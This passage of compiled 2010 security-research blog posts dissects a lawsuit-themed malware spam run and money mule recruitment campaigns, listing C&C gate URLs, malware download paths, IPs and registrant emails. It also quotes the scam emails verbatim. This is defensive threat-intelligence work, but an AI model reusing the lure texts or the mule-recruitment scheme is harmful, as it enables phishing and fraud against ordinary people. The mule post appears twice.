7. <http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html>

8. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>

267

9.

[http://1.bp.blogspot.com/\\_wICHhTiQmrA/S6pOvclff3I/AAAAAAAEIM/P-i4-UKvaa0/s1600/zeus\\_crimeware\\_photoarchi](http://1.bp.blogspot.com/_wICHhTiQmrA/S6pOvclff3I/AAAAAAAEIM/P-i4-UKvaa0/s1600/zeus_crimeware_photoarchi)

[ve\\_march\\_2010\\_4.JPG](#)

10. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>

11. [http://3.bp.blogspot.com/\\_wICHhTiQmrA/S6pP4iPArI/AAAAAAAAEIU/nrQIOuLQJkg/s1600/zeus\\_crimeware\\_photoarchi](http://3.bp.blogspot.com/_wICHhTiQmrA/S6pP4iPArI/AAAAAAAAEIU/nrQIOuLQJkg/s1600/zeus_crimeware_photoarchi)

[ve\\_march\\_2010\\_5.JPG](#)

12.

[http://1.bp.blogspot.com/\\_wICHhTiQmrA/S6pThxKJgCI/AAAA](http://1.bp.blogspot.com/_wICHhTiQmrA/S6pThxKJgCI/AAAA)

[AAAAElc/7lyDtQ8kGss/s1600/zeus\\_crimeware\\_photoarchive\\_march\\_2010\\_2.png](#)

13. <https://zeustracker.abuse.ch/monitor.php?as=4134>

14. <http://www.virustotal.com/analysis/7cbb2a6791b697d2602631fd45d993168c282148c15a68ae3a86f7036f9e9be6-1269449775>

15. <http://www.virustotal.com/analysis/d061542ab9e4970d34a230bc3d41eeda635c555b3c8d7e4630955ef7bba687ed-1269450005>

16. <http://www.virustotal.com/analysis/418804875398d7838acdc09b20705c31acd8f4f31d37f289aa729457e6b05212-1269441246>

17. [http://3.bp.blogspot.com/\\_wIcHhTiQmrA/S6pT3Nd2IvI/AAAAAAAEIk/jx8oKGwP9n4/s1600/zeus\\_crimeware\\_photoarchive\\_march\\_2010\\_3.png](http://3.bp.blogspot.com/_wIcHhTiQmrA/S6pT3Nd2IvI/AAAAAAAEIk/jx8oKGwP9n4/s1600/zeus_crimeware_photoarchive_march_2010_3.png)

18. <http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html>

19. <http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html>

20. <http://blogs.zdnet.com/security/?p=5761>

21. <http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html>
22. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>
23. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
24. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
25. <http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html>
26. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
27. <http://ddanchev.blogspot.com/>
28. <http://twitter.com/danchodanchev>

268



### **Copyright Lawsuit Filed Against You Themed Malware Campaign (2010-03-29 17:42)**

Having just received a copy of what appears to be the last active domain involved in last week's "[1]Copyright Lawsuit filed against you" themed [2]malware campaign, it's time to conduct a brief assessment of its inner workings.

**Subject used:** *Copyright Lawsuit filed against you*

**Sample message:** *March 24, 2010*

*Crosby & Higgins*

*350 Broadway, Suite 300*

*New York, NY 10013*

*To Whom It May Concern:*

*On the link bellow is a copy of the lawsuit that we filed against you in court on March 11, 2010. Currently the Pretrial Conference is scheduled for April 11th, 2010 at 10:30 A.M. in courtroom #36. The case number is 3485934.*

*The reason the lawsuit was filed was due to a completely inadequate response from your company for copyright*

*infringement that our client Touchstone Advisories Inc is a victim of Copyright infringement*

***[www.touchstoneadvisorsonline.com /lawsuit/suit\\_documents.doc](http://www.touchstoneadvisorsonline.com/lawsuit/suit_documents.doc)***

*Touchstone Advisories Inc has proof of multiple Copyright Law violations that they wish to present in court on April 11th, 2010.*

*Sincerely,*

*Mark R. Crosby*

*Crosby & Higgins LLP*

Detection rates:

- **complaint.doc** - [3]Downloader.Lapurd - Result: 22/39 (56.42 %)

- **complaint\_docs.pdf** - [4]Trojan-Clicker.Win32.Cycler.odn - Result: 27/42 (64.29 %)

Samples phone back to:

- **121.14.149.132 /fwq/indux.php?U=RANDOM\_DATA** - AS4134, CHINA-TELECOM China Telecom

- **121.14.149.132 /hia12/ter.php?u=UserName &c=COMPUTERNAME &v=RANDOM\_DATA**

269

Active C &C administration panel at: **121.14.149.132 /hia12/sca.php** - returns " *SSL ONLY. USE HTTPS*"

Spamvertised domains involved in the campaign:

- **touchstoneadvisorsonline.com /lawsuit/suit\_documents.doc** - 72.167.232.84

- **marcuslawcenter.com /s/r439875.doc** - 173.201.145.1  
- Email: info@tedvernon.com

- **danilison.com/suit /complaint.doc** - 72.167.183.15

- **daughtersofcolumbus.com /suit/complaint.doc** - **ACTIVE** - 173.201.97.1 - Email: charlenej@stny.rr.com

The same phone back IP was also profiled in [5]another campaign from January, 2010.

Clearly, the cybercriminals behind it are aiming to stay beneath the radar, by relying on not so well profiled

malicious infrastructure, combined with newly introduced campaigns in an attempt to make it harder to establish

historical connections (**Read about the [6]"aggregate-and-forget" concept in respect to botnets/malware**) between the rest of the their malicious activities.

*This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.*

1. [http://www.nyu.edu/its/news/archives/2010/03/daughtersofcolumbus\\_lawsuit\\_ph.html](http://www.nyu.edu/its/news/archives/2010/03/daughtersofcolumbus_lawsuit_ph.html)
2. <http://www.crosbyhiggins.com/emailalertupdate.htm>
3. <http://www.virustotal.com/analysis/0d7e491efa072d6feecc7a97ba7c341930107ce0804f94b9fcb0347bd9969ef-1269874008>
4. <http://www.virustotal.com/analysis/e2b4b96ac47f32b0caee10445834d10560b1a633bb1f9cd198256d1e78a611ef-1269874011>
5. <http://www.cyberwart.com/blog/2010/01/09/undetected-malware-case-study-jan2010-01/>
6. <http://ddanchev.blogspot.com/2009/11/pricing-scheme-for-ddos-extortion.html>
7. <http://ddanchev.blogspot.com/>
8. <http://twitter.com/danchodanchev>



## **Money Mule Recruitment Campaign Serving Client-Side Exploits (2010-03-30 18:51)**

Remember [1]**Cefin Consulting & Finance**, the bogus, money mule recruitment company that ironically tried to recruit me last month?

They are back, with a currently ongoing money mule recruitment campaign, this time not just attempting to

recruit gullible users, but also, **serving client-side exploits ( [2]CVE-2009-1492; [3]CVE-2007-5659) through an embedded javascript** on each and every page within the recruitment site.

271



Let's dissect the campaign, expose the client-side exploits serving domains, the Zeus-crimeware serving domains

parked within the same netblock as the mule recruitment site itself, to ultimately expose a bogus company for

furniture hosting a pretty descriptive **cv.exe** that is dropped on the infected host.

**Initial recruitment email sent from financialcefin@aol.com:**

*Hello, Our Company is ready to offer full and part time job in your region. It is possible to apply for a well-paid part time job from your state. More information regarding working and cooperation opportunities will be sent upon*



*request. Please send all further correspondence ONLY to Company's email address: **james.mynes.cf@gmail.com***  
*Best regards*

### **Response received:**

*Greetings,*

*Cefin Consulting & Finance company thanks you for being interested in our offer. All additional information about our company you may read at our official site.*

***www.ceffincfin.com*** Below the details of vacancy operational scheme:

- 1. The payment notice and the details of the beneficiary for further payment transfer will be e-mailed to your box. All necessary instructions regarding the payment will be enclosed.*
- 2. As a next step, you'll have to withdraw cash from our account.*
- 3. Afterwards you shall find the nearest Western Union office and make a transfer. Important: Only your first and last names shall be mentioned in the Western Union Form! No middle name (patronymic) is written! Please check carefully the spelling of the name, as it has to correspond to the spelling in the Notice.*
- 4. Go back home soonest possible and advise our operator on the payment details (Sender's Name, City, Country, MTCN (Money Transfer Control Number), Transfer Amount).*
- 5. Our operator will receive the money and send it to the customer.*

*6. Please be ready to accept and to make similar transfers 2-5 times a week or even more often. Therefore you have to be on alert to make a Western Union payment any time.*

272



*Should you face any problems incurred in the working process, don't hesitate to contact our operator immediately. If you have any questions, please do not hesitate to contact us by e-mail. If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:*

*1) First name 2) Last name 3) Country 4) City 5) Zip code 6) Home Phone number, Work Phone number, Mo-*

*bile Phone number 7) Bank account info: a) Bank name b) Account name c) Account number d) Sort code 8) Scan you passport or driver license*

*2010 © Cefin Consulting & Finance*

*All right reserved.*

Money mule recruitment URL: **ceffincfin.com** -  
93.186.127.252 - Email: winter343@hotmail.com -  
[4]currently

273



flagged as malicious.

Once obfuscated, the javascript attempts to load the client-side exploits serving URL **click-clicker.com /click/in.cgi?3**

- 195.78.109.3; 195.78.108.221 - Email: aniwaylin@yahoo.com, or **click-clicker.com** - 195.78.109.3 - Email: aniwaylin@yahoo.com.

Sample campaign structure:

- **click-clicke.com /cgi-bin/plt/n006106203302r0009R81fc905cX409b2ddfY0a607663Z0100f055**

Parked on the same IP (91.213.174.52) are also the following client-side exploit serving domains:

**click-reklama.com** - Email: tahli@yahoo.com

**googleinru.in** - Email: mirikas@gmail.com

Within **AS29106, VolgaHost-as PE Bondarenko Dmitriy Vladimirovich**, we also have the following client-side

exploits/crimeware friendly domains:

**benlsdenc.com** - Email: blablaman25@gmail.com

**nermdusa.com** - Email: polakurt69@gmail.com

**mennlyndy.com** - Email: albertxxl@gmail.com

**kemilsy.com** - Email: VsadlusGruziuk@gmail.com

**benuoska.com** - Email: godlikesme44@gmail.com

274



Name server of notice **ns1.ginserdy.com** - 93.186.127.205 - Email: albertxxl@gmail.com and **ns1.ndnsgw.net** -

195.78.109.3 - Email: aniwaylin@yahoo.com. have been also registered using the same emails as the original

client-side exploit serving domains.

Sample detection rates, and phone back locations:

- **cefin.js** - [5]Troj/IFrame-DY - Result: 1/42 (2.39 %)

- **clicker.pdf** - [6]

Exploit.PDF-JS.Gen; Exploit:Win32/Pdfjsc.EM

- Result: 21/42 (50.00 %)

- **clicker2.exe** - [7]TR/Sasfis.akdv.1; Trojan.Sasfis.akdv.1; Trojan.Win32.Sasfis.akdv - Result: 18/42 (42.86 %)

- **cv.exe** - [8]Trojan.Siggen1.15304 - Result: 3/42 (7.15 %)

- **1.exe** - [9]Suspicious:W32/Malware!Gemini - Result: 4/42 (9.53 %)

275



Upon execution, the sample phones back to Oficla/Sasfis C &C at **socksbot.com /isb/gate.php? magic=121412150001**

**&ox=2-5-1-2600 &tm=3 &id=24905431**

**&cache=4154905385 &** - 195.78.109.3 - Email: aniwaylin@yahoo.com which drops

**pozitiv.md/master/cv.exe** - 217.26.147.24 - Email: v.pozitiv@mail.ru from the web site of a fake company for furniture (**PoZITIVE SRL**).

Interestingly, today the update location has been changed to **tds-style.spb.ru /error/1.exe**. Detection rate:

- **1.exe** - [10]Suspicious:W32/Malware!Gemini - Result: 4/42 (9.53 %)

Keeping the money mules on a short leash series, are prone to expand. Stay tuned!

### **Related coverage of money laundering in the context of cybercrime:**

[11]Keeping Money Mule Recruiters on a Short Leash - Part Three

[12]Money Mule Recruiters on Yahoo!'s Web Hosting

[13]Dissecting an Ongoing Money Mule Recruitment Campaign

[14]Keeping Money Mule Recruiters on a Short Leash - Part Two

[15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group's Spamming Operations

276

[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

*This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.*

1. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>

2. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1492>

3. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659>

4. <http://www.google.com/safebrowsing/diagnostic?site=http://ceffincfin.com/&hl=en>

5.

<http://www.virustotal.com/analysis/20d56cbab6bfa901d94e5d9ce377ae9cbaf4e91ff5a283751d43f3c0ebb44eb5-1269880320>

6.

<http://www.virustotal.com/analysis/1c9d558dabd32f3900005677655424ad8fde813fc71c5d157653dba953bdf8af-1269966639>

7.

<http://www.virustotal.com/analysis/cc13cf35292fb9ee09c22ffa60bcabd5a663fea92f5dd02628735ee81e6fc4c-1269966625>

8.

<http://www.virustotal.com/analysis/4928480e5192213fbbd14c66191b3009bd67226c0bec9b685a878664ea5a5723-12699>

[66041](#)

9.

<http://www.virustotal.com/analysis/d8456caf15ec23243bc8a988c792503d90323c1604ced76f90a5e3a941094c0e-12699>

[66491](#)

10.

<http://www.virustotal.com/analysis/d8456caf15ec23243bc8a988c792503d90323c1604ced76f90a5e3a941094c0e-12699>

[66491](#)

11. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>

12. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>

13. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>

14. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>

15. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>

16. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

17. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
18. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
19. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
20. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
21. <http://ddanchev.blogspot.com/>
22. <http://twitter.com/danchodanchev>

277



### **Money Mule Recruitment Campaign Serving Client-Side Exploits (2010-03-30 18:51)**

Remember [1]**Cefin Consulting & Finance**, the bogus, money mule recruitment company that ironically tried to recruit me last month?

They are back, with a currently ongoing money mule recruitment campaign, this time not just attempting to

recruit gullible users, but also, **serving client-side exploits ( [2]CVE-2009-1492; [3]CVE-2007-5659) through an embedded javascript** on each and every page within the recruitment site.

278





Let's dissect the campaign, expose the client-side exploits serving domains, the Zeus-crimeware serving domains

parked within the same netblock as the mule recruitment site itself, to ultimately expose a bogus company for

furniture hosting a pretty descriptive **cv.exe** that is dropped on the infected host.

**Initial recruitment email sent from financialcefin@aol.com:**

*Hello, Our Company is ready to offer full and part time job in your region. It is possible to apply for a well-paid part time job from your state. More information regarding working and cooperation opportunities will be sent upon*

*request. Please send all further correspondence ONLY to Company's email address: **james.mynes.cf@gmail.com**  
Best regards*

**Response received:**

*Greetings,*

*Cefin Consulting & Finanace company thanks you for being interested in our offer. All additional information about our company you may read at our official site.*

***www.ceffincfin.com*** Below the details of vacancy operational scheme:

*1. The payment notice and the details of the beneficiary for further payment transfer will be e-mailed to your box. All necessary instructions regarding the payment will be enclosed.*

*2. As a next step, you'll have to withdraw cash from our account.*

*3. Afterwards you shall find the nearest Western Union office and make a transfer. Important: Only your first and last names shall be mentioned in the Western Union Form! No middle name (patronymic) is written! Please check carefully the spelling of the name, as it has to correspond to the spelling in the Notice.*

*4. Go back home soonest possible and advise our operator on the payment details (Sender's Name, City, Country, MTCN (Money Transfer Control Number), Transfer Amount).*

*5. Our operator will receive the money and send it to the customer.*

*6. Please be ready to accept and to make similar transfers 2-5 times a week or even more often. Therefore you have to be on alert to make a Western Union payment any time.*

279



*Should you face any problems incurred in the working process, don't hesitate to contact our operator immediately. If you have any questions, please do not hesitate to contact us by e-mail. If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:*

*1) First name 2) Last name 3) Country 4) City 5) Zip code 6) Home Phone number, Work Phone number, Mo-*

*bile Phone number 7) Bank account info: a) Bank name b) Account name c) Account number d) Sort code 8) Scan you passport or driver license*

*2010 © Cefin Consulting & Finance*

*All right reserved.*

Money mule recruitment URL: **ceffincfin.com** -  
93.186.127.252 - Email: winter343@hotmail.com -  
[4]currently

280



flagged as malicious.

Once obfuscated, the javascript attempts to load the client-side exploits serving URL **click-clicker.com /click/in.cgi?3**

- 195.78.109.3; 195.78.108.221 - Email:  
aniwaylin@yahoo.com, or **click-clicker.com** - 195.78.109.3 -  
Email: aniwaylin@yahoo.com.

Sample campaign structure:

- **click-clicke.com /cgi-bin/plt/n006106203302r0009R81fc905cX409b2ddfY0a607663Z0100f055**

Parked on the same IP (91.213.174.52) are also the following client-side exploit serving domains:

**click-reklama.com** - Email: tahli@yahoo.com

**googleinru.in** - Email: mirikas@gmail.com

Within **AS29106, VolgaHost-as PE Bondarenko Dmitriy Vladimirovich**, we also have the following client-side

exploits/crimeware friendly domains:

**benlsdenc.com** - Email: blablaman25@gmail.com

**nermdusa.com** - Email: polakurt69@gmail.com

**mennlyndy.com** - Email: albertxxl@gmail.com

**kemilsy.com** - Email: VsadlusGruziuk@gmail.com

**benuoska.com** - Email: godlikesme44@gmail.com

281



Name server of notice **ns1.ginserdy.com** - 93.186.127.205  
- Email: albertxxl@gmail.com and **ns1.ndnsgw.net** -

195.78.109.3 - Email: aniwaylin@yahoo.com. have been also  
registered using the same emails as the original

client-side exploit serving domains.

Sample detection rates, and phone back locations:

- **cefin.js** - [5]Troj/IFrame-DY - Result: 1/42 (2.39 %)

- **clicker.pdf** - [6]

Exploit.PDF-JS.Gen; Exploit:Win32/Pdfjsc.EM

- Result: 21/42 (50.00 %)

- **clicker2.exe** - [7]TR/Sasfis.akdv.1; Trojan.Sasfis.akdv.1;  
Trojan.Win32.Sasfis.akdv - Result: 18/42 (42.86 %)

- **cv.exe** - [8]Trojan.Siggen1.15304 - Result: 3/42 (7.15 %)

- **1.exe** - [9]Suspicious:W32/Malware!Gemini - Result: 4/42  
(9.53 %)

282



Upon execution, the sample phones back to Oficla/Sasfis C &C at **socksbot.com /isb/gate.php?**

**magic=121412150001**

**&ox=2-5-1-2600 &tm=3 &id=24905431**

**&cache=4154905385 &** - 195.78.109.3 - Email:

aniwaylin@yahoo.com which drops

**pozitiv.md/master/cv.exe** - 217.26.147.24 - Email:

v.pozitiv@mail.ru from the web site of a fake company for furniture (**PoZITIVE SRL**).

Interestingly, today the update location has been changed to **tds-style.spb.ru /error/1.exe**. Detection rate:

- **1.exe** - [10]Suspicious:W32/Malware!Gemini - Result: 4/42 (9.53 %)

Keeping the money mules on a short leash series, are prone to expand. Stay tuned!

### **Related coverage of money laundering in the context of cybercrime:**

[11]Keeping Money Mule Recruiters on a Short Leash - Part Three

[12]Money Mule Recruiters on Yahoo!'s Web Hosting

[13]Dissecting an Ongoing Money Mule Recruitment Campaign

[14]Keeping Money Mule Recruiters on a Short Leash - Part Two

[15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group's Spamming Operations

283

[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

*This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.*

1. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>

2. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1492>

3. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659>

4. <http://www.google.com/safebrowsing/diagnostic?site=http://ceffincfin.com/&hl=en>

5.

<http://www.virustotal.com/analysis/20d56cbab6bfa901d94e5d9ce377ae9cbaf4e91ff5a283751d43f3c0ebb44eb5-12698>

[80320](#)

6.

<http://www.virustotal.com/analysis/1c9d558dabd32f3900005677655424ad8fde813fc71c5d157653dba953bdf8af-12699>

[66639](#)

7.

<http://www.virustotal.com/analysis/cc13cf35292fb9ee09c22ffa60bcabd5a663fea92f5dd02628735ee81e6fc4c-12699>

[66625](#)

8.

<http://www.virustotal.com/analysis/4928480e5192213fbbd14c66191b3009bd67226c0bec9b685a878664ea5a5723-12699>

[66041](#)

9.

<http://www.virustotal.com/analysis/d8456caf15ec23243bc8a988c792503d90323c1604ced76f90a5e3a941094c0e-12699>

[66491](#)

10.

<http://www.virustotal.com/analysis/d8456caf15ec23243bc8a988c792503d90323c1604ced76f90a5e3a941094c0e-12699>

[66491](#)

11. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>

12. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>

13. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
14. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
15. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
16. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
17. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
18. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
19. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
20. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
21. <http://ddanchev.blogspot.com/>
22. <http://twitter.com/danchodanchev>

284

## **1.4**

**April**

285





## **Summarizing Zero Day's Posts for March (2010-04-01 10:58)**

The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for March, 2010.

You [2]can also go through [3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero

Day's main feed, or follow me on Twitter:

Recommended reading - [6]TROYAK-AS: the cybercrime-friendly ISP that just won't go away ; [7]The current state of the crimeware threat - Q &A and [8]From Russia with (objective) spam stats

**01.** [9]Police arrest Mariposa botnet masters, 12M+ hosts compromised

**02.** [10]Vodafone HTC Magic shipped with Conficker, Mariposa malware

**03.** [11]Mac OS X SMS ransomware - hype or real threat? + [12]Gallery

**04.** [13]TROYAK-AS: the cybercrime-friendly ISP that just won't go away

**05.** [14]Facebook password reset themed malware campaign in the wild

**06.** [15]The current state of the crimeware threat - Q &A

**07.** [16]From Russia with (objective) spam stats

**08.** [17]Survey: Millions of users open spam emails, click on links

**09.** [18]Trivial security flaw in popular iPhone app leads to privacy leak

**10.** [19]Report: 64 % of all Microsoft vulnerabilities for 2009 mitigated by Least Privilege accounts

*This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.*

1. <http://blogs.zdnet.com/security>
2. <http://ddanchev.blogspot.com/2010/03/summarizing-zero-days-posts-for.html>
3. <http://ddanchev.blogspot.com/2010/02/summarizing-zero-days-posts-for-january.html>
4. <http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss>
5. <http://feeds.feedburner.com/zdnet/security>
6. <http://blogs.zdnet.com/security/?p=5761>
7. <http://blogs.zdnet.com/security/?p=5797>
8. <http://blogs.zdnet.com/security/?p=5813>
9. <http://blogs.zdnet.com/security/?p=5587>
10. <http://blogs.zdnet.com/security/?p=5626>
11. <http://blogs.zdnet.com/security/?p=5731>
12. [http://content.zdnet.com/2346-12691\\_22-403883.html](http://content.zdnet.com/2346-12691_22-403883.html)

13. <http://blogs.zdnet.com/security/?p=5761>
14. <http://blogs.zdnet.com/security/?p=5787>
15. <http://blogs.zdnet.com/security/?p=5797>
16. <http://blogs.zdnet.com/security/?p=5813>
17. <http://blogs.zdnet.com/security/?p=5889>
18. <http://blogs.zdnet.com/security/?p=5935>
19. <http://blogs.zdnet.com/security/?p=5964>
20. <http://ddanchev.blogspot.com/>
21. <http://twitter.com/danchodanchev>

287



### **Keeping Money Mule Recruiters on a Short Leash - Part Four (2010-04-09 10:54)**

**UPDATED: Saturday, April 10, 2010:** Some of the mule recruitment sites appear to be interested in something else, rather than recruiting mules – must be the oversupply of people unknowingly participating in the cybercrime ecosystem.

Several of the domains (for instance **ortex-gourpinc.tw** and **augmentgroupinc.tw**) are not accepting registrations, instead, **but are attempting to trick the visitor into downloading and executing a bogus psychological test.**

*" Below is a test prepared by professional psychologists and is required in order to be considered a competent candidate*

*for the offered position. After successful completion of your test, you will be asked to register on our web site. If you are not ready to register right away, please wait to take the test at a later point. To REGISTER, simply run the test and you will be prompted to click on the "Register Now" button at any time and you will be redirected to the login page, without having to take the test again.*

288



*\*This test is under development and we are grateful for all comments and suggestions." \*If you are having trouble running the test and your computer is requesting administrative rights, download the test and simply right-click on the Test icon and select "Run As Administrator" from the menu. "*

- [1]**testAugmentInc.exe** - Result: 3/38 (7.9 %) - Trojan/Win32.Chifrax.gen; Reser.Reputation.1

- [2]**testOrtexGroup.exe** - Result: 3/39 (7.7 %) - Trojan/Win32.Chifrax.gen; Reser.Reputation.1

**UPDATED:** AS34305, EUROACCESS has taken down the IPs within their network. The money mule recruiters naturally have a contingency plan in place, and have migrated to [3]AS38356 - [4]TimeNet (**222.35.143.112; 222.35.143.234; 222.35.143.235; 222.35.143.237**) and AS21793 - GOGAX (**76.76.100.2; 76.76.100.4; 76.76.100.5**).

289



Based on the already established patterns of this group, it was only a matter of time until they re-introduced yet another portfolio of money mule recruitment domains, combining them with spamvertised recruitment messages, and forum postings.

Just like their campaign from last month ([5]**Keeping Money Mule Recruiters on a Short Leash - Part Three**)

the current one is once again interacting exclusively with *AS34305, EUROACCESS Global Autonomous System*,

including the newly introduced name servers.

What has changed? It's the [6]**migration towards the use of fast-flux infrastructure for Zeus crimeware serv-**

**ing campaigns**, and in an isolated incident profiled in this post, a money mule recruitment campaign that's also sharing the same fast-flux infrastructure. Combined with the *BIZCN.COM, INC.* domain registrar's practice of accepting domain registrations using **example.com** emails, next to ignoring domain suspension requests - you end up with the perfect safe haven for a cybercrime operation.

In March, 2010, it took EUROACCESS less then 10 minutes to undermine their campaigns, including ones re-

290



siding within the AS of a cyber-crime friendly customer known as *193.104.22.0/24 KratosRoute*. However, it's interesting to observe their return to the same ISP, given that they were within a much more cybercrime-friendly

neighborhood once EUROACCESS kicked them out last month.

Although the take down activities from last month may seem to have a short-lived effect, now that they're

not only back, but are once again abusing EUROACCESS, the loss of OPSEC (operational security) did happen, just like it happened in the wake of the [7]**TROYAK-AS takedown**.

Let's dissect the currently ongoing campaign, and emphasize on a second money mule recruitment campaign,

that's not just using a fast-flux infrastructure, but is also connected to *hilarykneber@yahoo.com* ([8]**The Kneber botnet - FAQ**).

Spamvertised, and parked domains on 85.12.46.3;  
85.12.46.2; 193.104.106.30 - AS34305, EUROACCESS Global

Autonomous System are as follows:

291

**altitudegroupinc.tw** - Email: weds@fastemail.ru

**altitude-groupli.com** - Email: mylar@5mx.ru

**altitude-groupmain.tw** - Email: gutsy@qx8.ru

**amplitude-groupmain.net** - Email: tabs@5mx.ru

**arvina-groupco.tw** - Email: hv@qx8.ru

**arvina-groupinc.tw** - Email: jerks@5mx.ru

**arvina-groupnet.cc** - Email: mat.mat@yahoo.com

**asperity-group.com** - Email: okay@qx8.ru  
**asperitygroup.net** - Email: cde@freenetbox.ru  
**asperitygroupinc.tw** - Email: ti@fastermail.ru  
**asperity-groupmain.tw** - Email: gutsy@qx8.ru  
**astra-groupnet.tw** - Email: logic@qx8.ru  
**astra-groupinc.tw** - Email: gv@fastermail.ru  
**augment-group.com** - Email: mylar@5mx.ru  
**augmentgroup.net** - Email: glean@fastermail.ru  
**augmentgroupinc.tw** - Email: weds@fastermail.ru  
**augment-groupmain.tw** - Email: gutsy@qx8.ru  
**celerity-groupmain.net** - Email: cde@freenetbox.ru  
**celerity-groupmain.tw** - Email: weds@fastermail.ru  
**excel-groupco.tw** - Email: thaws@bigmailbox.ru  
**excel-groupsvc.com** - Email: carlo@qx8.ru  
**fincore-groupllc.tw** - Email: jerks@5mx.ru  
**fecunda-group.com** - Email: okay@qx8.ru  
**fecundagroupllc.tw** - Email: omega@fastermail.ru  
**fecunda-groupmain.net** - Email: mylar@5mx.ru  
**fecunda-groupmain.tw** - Email: ti@fastermail.ru  
**foreaim-group.com** - Email: cde@freenetbox.ru

**foreaimgroup.net** - Email: glean@fastemail.ru

292



**foreaimgroupinc.tw** - Email: gutsy@qx8.ru

**foreaim-groupmain.tw** - Email: weds@fastemail.ru

**impact-groupinc.net** - Email: cde@freenetbox.ru

**impact-groupnet.com** - Email: okay@qx8.ru

**luxor-groupco.tw** - Email: logic@qx8.ru

**luxor-groupinc.cc** - Email: mat.mat@yahoo.com

**luxor-groupinc.tw** - Email: gv@fastemail.ru

**magnet-groupco.tw** - Email: gv@fastemail.ru

**magnet-groupinc.cc** - Email: mat.mat@yahoo.com

**millennium-groupco.tw** - Email: thaws@bigmailbox.ru

**millennium-groupsvc.tw** - Email: thaws@bigmailbox.ru

**optimusgroupnet.cc** - Email: mat.mat@yahoo.com

**optimus-groupsvc.tw** - Email: jerks@5mx.ru

**ortex-gourpinc.tw** - Email: clad@bigmailbox.ru

**ortex-groupinc.cc** - Email: mat.mat@yahoo.com

**pacer-groupnet.tw** - Email: omega@fastemail.ru

**point-groupco.tw** - Email: wxy@qx8.ru



**point-groupinc.cc** - Email: mat.mat@yahoo.com

**spark-groupco.tw** - Email: clad@bigmailbox.ru

**spark-groupsv.tw** - Email: clad@bigmailbox.ru

**spark-groupsvc.com** - Email: trim@freenetbox.ru

293

**synapse-groupfine.net** - Email: okay@qx8.ru

**synapse-groupinc.tw** - Email: omega@fastemail.ru

**synapsegrouppli.com** - Email: tabs@5mx.ru

**target-groupinc.cc** - Email: mat.mat@yahoo.com

**tnm-group.tw** - Email: troop@bigmailbox.ru

**tnmgroupinc.com** - Email: tabs@5mx.ru

**tnmgroupsvc.net** - Email: tabs@5mx.ru

**starlingbusinessgroup.com** - 212.150.164.201 - Email: tahli@yahoo.com (spamvertised separately from the campaign)

Newly introduced name servers:

**ns3.sandhouse.cc** - 74.118.194.82 - Email: taunt@freenetbox.ru

**ns1.volcanotime.com** (Parked on the same IP is also **ns1.jockscreeamer.net** Email:

free@freenetbox.ru) -

64.85.174.144 - Email: hs@bigmailbox.ru

